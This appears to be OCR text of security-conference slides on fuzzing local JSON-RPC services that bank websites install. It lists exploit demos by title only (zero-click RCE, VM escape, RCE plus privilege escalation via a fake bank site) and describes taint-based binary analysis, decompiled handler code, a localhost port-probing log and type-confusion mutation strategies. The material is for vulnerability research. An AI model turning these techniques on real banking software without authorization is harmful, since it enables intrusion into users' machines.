
3.1 Zero-Click RCE using IP address

OFF THE RECODE




3.2 VM Escape on Windows 10

OFF THE RECODE




3.3 Remote Code Execution via Famous Messenger Program


OFF THE RECODE



3.4 RCE + LPE via Fake Bank Website (Fishing/ Farming)

OFF THE RECODE





JSON-RPC FUZZING FRAMEWORK


Fuzzing Framework for JSON-RPC Binary
JSON-RPC Automated Fuzzing Framework
Basic JSON Fuzzing Mechanism
Fuzzing Phase
Future Work

2 types fuzzer component

- Generation Fuzzer
- Mutation Fuzzer


Binary analyzer

- Currently using radare2
- VEX IR
- Taint engine




JSON-RPC
Fuzzing Framework

4.2 Fuzzing Framework for JSON-RPC Binary (Briefing Scope)



Interesting but very challenging area !
But, we don't treat this today, :(

4.3 JSON-RPC Automated Fuzzing Framework : Overview



1. Basic block generation based on branch instruction and Generate CFG
2. Create JsonCpp functions CFG to generalize code pattern
3. Specify RootBlock from above CFG as the start block
4. Set the taint bit to the arguments of specific function to figure out where they come from.

- When we create JsonCpp functions CFG, there is a specific code pattern internally that gets JSON key-value pair.
- Perform static analysis with backward and forward based on the tainted variable.
- You can infer the type of a specific member value through JsonCpp methods such as isObject, isInt, etc., based on the JsonCpp functions CFG.


4.4 JSON-RPC Automated Fuzzing Framework : Pattern

```
Json::Value *__fastcall handler::DelfinoHandler::h_Sign(Json::Value *a1, __int64 a2, __int64 a3, Json::Value *a4)
{
  handler::Response::Response(&v48, 0LL);
  std::allocator<char>::allocator(&v50);
  std::string::string(&v49, "data", &v50);
  handler::Request::getObject((Json::Value *)&v47, v4, (const Json::Value *)&v49);
  std::string::~string((std::string *)&v49);
  std::allocator<char>::~allocator(&v50);
  if ( (unsigned __int8)Json::Value::empty((Json::Value *)&v47) )
  {
    handler::Response::response(a1, 11LL);
    v7 = 0;
  }
  else
  {
    std::allocator<char>::allocator(&v51);
    std::string::string(&v46, "", &v51);
    std::allocator<char>::~allocator(&v51);
    Json::Value::Value(&v52, 1LL);
    Json::Value::get((Json::Value *)&v45, &v47, (const Json::Value *)"handle");
    Json::Value::~Value((Json::Value *)&v52);
    if ( (unsigned __int8)Json::Value::isInt((Json::Value *)&v45) )
    {
```

key value : data


data's Object Member

Handler::Request::getObject()




- json parsing is done in functions like getObject
- Internally, It gets the value for a particular key value
- Even if it is configured as a custom function type, it finally calls the JsonCpp library function
- If you follow the function call flow based on Basic Block, you can see how the key and value are structured

4.5 JSON-RPC Automated Fuzzing Framework : Handler::Request::getObject( ) internel




- Inside, there are sections that check whether the imported key value is Object or not
- This tells you that the key value is of Object type
- When you get the Key value, you use the same method as “Json :: Value :: get”, you can taint the used parameter to see what value it gets.

4.6 Fuzzing Framework for JSON-RPC Binary (Briefing Scope)



When we enter some bank website...



4.8 Fuzzing Framework for JSON-RPC Binary (Approach)

```
▶ GET https://lx.astxsvc.com:55920/ASTX2/hello?v=3&callback=jQuery1710919… 1544159344058&_=1544159344957 net::ERR_CONNECTION_REFUSED
▶ WebSocket connection to 'wss://127.0.0.1:30419/' failed: Error in connection establishment: net::ERR_CONNECTION_REFUSED
▶ GET https://lx.astxsvc.com:55920/ASTX2/hello?v=3&callback=jQuery1710919… 1544159344059&_=1544159345709 net::ERR_CONNECTION_REFUSED
▶ WebSocket is already in CLOSING or CLOSED state.
▶ WebSocket connection to 'wss://127.0.0.1:30419/' failed: Error in connection establishment: net::ERR_CONNECTION_REFUSED
▶ GET https://lx.astxsvc.com:55920/ASTX2/hello?v=3&callback=jQuery1710919… 1544159344060&_=1544159346460 net::ERR_CONNECTION_REFUSED
▶ WebSocket is already in CLOSING or CLOSED state.
▶ WebSocket connection to 'wss://127.0.0.1:30419/' failed: Error in connection establishment: net::ERR_CONNECTION_REFUSED
▶ GET https://lx.astxsvc.com:55921/ASTX2/hello?v=3&callback=jQuery1710919… 1544159344061&_=1544159347211 net::ERR_CONNECTION_REFUSED
▶ GET https://lx.astxsvc.com:55922/ASTX2/hello?v=3&callback=jQuery1710919… 1544159344062&_=1544159347961 net::ERR_CONNECTION_REFUSED
▶ WebSocket is already in CLOSING or CLOSED state.
▶ WebSocket connection to 'wss://127.0.0.1:30419/' failed: Error in connection establishment: net::ERR_CONNECTION_REFUSED
ASTX.init() failure: errno=103
uniwebkey_jQuery=function(e,t){return new x.fn.init(e,t,r)}
▶ WebSocket is already in CLOSING or CLOSED state.
▶ WebSocket connection to 'wss://127.0.0.1:30419/' failed: Error in connection establishment: net::ERR_CONNECTION_REFUSED
▶ GET https://localhost:4441/?dmPortScan net::ERR_CONNECTION_REFUSED
jsloader onload    callback = function() { eval("swLib.incJS('"+next+"','"+callback+"')"); }
▶ GET https://localhost:4442/?dmPortScan net::ERR_CONNECTION_REFUSED
▶ GET https://localhost:4443/?dmPortScan net::ERR_CONNECTION_REFUSED
▶ GET https://localhost:4444/?dmPortScan net::ERR_CONNECTION_REFUSED
code:200
message:undefined
status:parsererror
error:Error: jQuery110200461496315985117l_1544159343976 was not called
```

4.9 Fuzzing Framework for JSON-RPC Binary (Approach)

- A lot of requests are there
- Just do your job with this service while monitoring the requests
- After that, when you see saved results
  - You know what handlers are called
  - What data types are used
  - What key types are used

EXAMPLE

- If key type is “Object”
  - generate other types key value such as Array, String type
  - Lead to type confusion

- Mutate key value based on default type
  - number of array elements
  - string length
  - negative integer, big number and floating point


4.11 Random Fuzzing

- Generate randomly chosen key value
- Example
  - XSS, SQLi, Random string, Jinja template, etc.

